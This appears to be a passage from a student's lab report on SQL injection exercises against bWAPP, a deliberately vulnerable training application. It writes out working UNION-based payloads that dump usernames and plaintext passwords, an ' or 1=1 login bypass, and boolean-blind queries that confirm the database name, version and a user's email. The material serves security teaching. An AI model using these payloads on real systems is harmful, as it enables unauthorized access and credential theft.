
and 1=0 union all select 1,id,login,password,secret,6,7 from heroes -- -



Here we can see all heroes' id,login,password,secret informations. Passwords are not hashed so we can easily login the system using these informations.

b. Get credentials of a superhero by using id column of the related table. Go to SQL Injection (Login Form/Hero) bug and login with username and password of the superhero.

' and 1=0 union all select 1,id,login,password,secret,6,7 from heroes where id=1 -- -



By writing the input above we were able to get the all information about hero whos id is 1.

username: neo
password trinity

(Login Form/Hero)

In Login Form/ Hero page, we can use the login informations we found in above, and we can try to enter the website. Let's see we can login with these informations.

The username and password is correct so we were able to login the system.

c. Repeat the step 2.2.3.b. by not using the original password (In other words, you are expected to login without using the original password). Interpret the result.

Instead of writing the original password we can write below input.

username : neo
password = ' or 1=1 -- -

First ‘ closes the input field than the or 1=1 is executed. 1 or anything is always true so it will bypass the login system and can login without password

2.2.4 SQL Injection - Blind - Boolean-Based

a. Verify the name of the database found in step 2.2.1.b.

bWAPP


' and 1=0 union all select 1,2,3,4,5,6,7 from users where database()="bWAPP" -- -

In here you write a movie to search and website returns movie exits if given movie name exist in database. It uses like statement so we can use this as a exploit. When we write the above input, it says the movie exist in our database so we can say that our buried sql statement return true when executed inside the database. So we can verify that name of the database is bWAPP.

b. Verify the version of the database found in step 2.2.1.c.


5.5.47-0ubuntu0.14.04.1

' and 1=0 union all select 1,2,3,4,5,6,7 from users where @@version = "5.5.47-0ubuntu0.14.04.1" -- -



Here we are trying to verify the version of database we have found in 2.2.1.c. It was 5.5.47-0ubuntu0.14.04.1. So we modify the input we have used above and it gives The movie exists in our database which means it is correct. Lets try with wrong database version.

' and 1=0 union all select 1,2,3,4,5,6,7 from users where @@version = "5.5.48-0ubuntu0.14.04.1" -- -




As we see when entered a wrong version, it said the movie does not exist in our database, because this sql query is executed inside the server and returned false in return.

c. Verify the e-mail address of a user listed in step 2.2.3.a


bwapp-aim@mailinator.com

' and 1=0 union all select 1,2,3,4,5,6,7 from users where email="bwapp-aim@mailinator.com" -- -



One of the users email was bwapp-aim@mailinator.com so lets try this one. As we see when entered the about input, it returned the movie exist in our database. Lets try with our email.

' and 1=0 union all select 1,2,3,4,5,6,7 from users where email="saidkaya@gmail.com" -- -



Our email is not inside database so this input was executed and returned false inside. So this is why it says the movie does not exist in our database.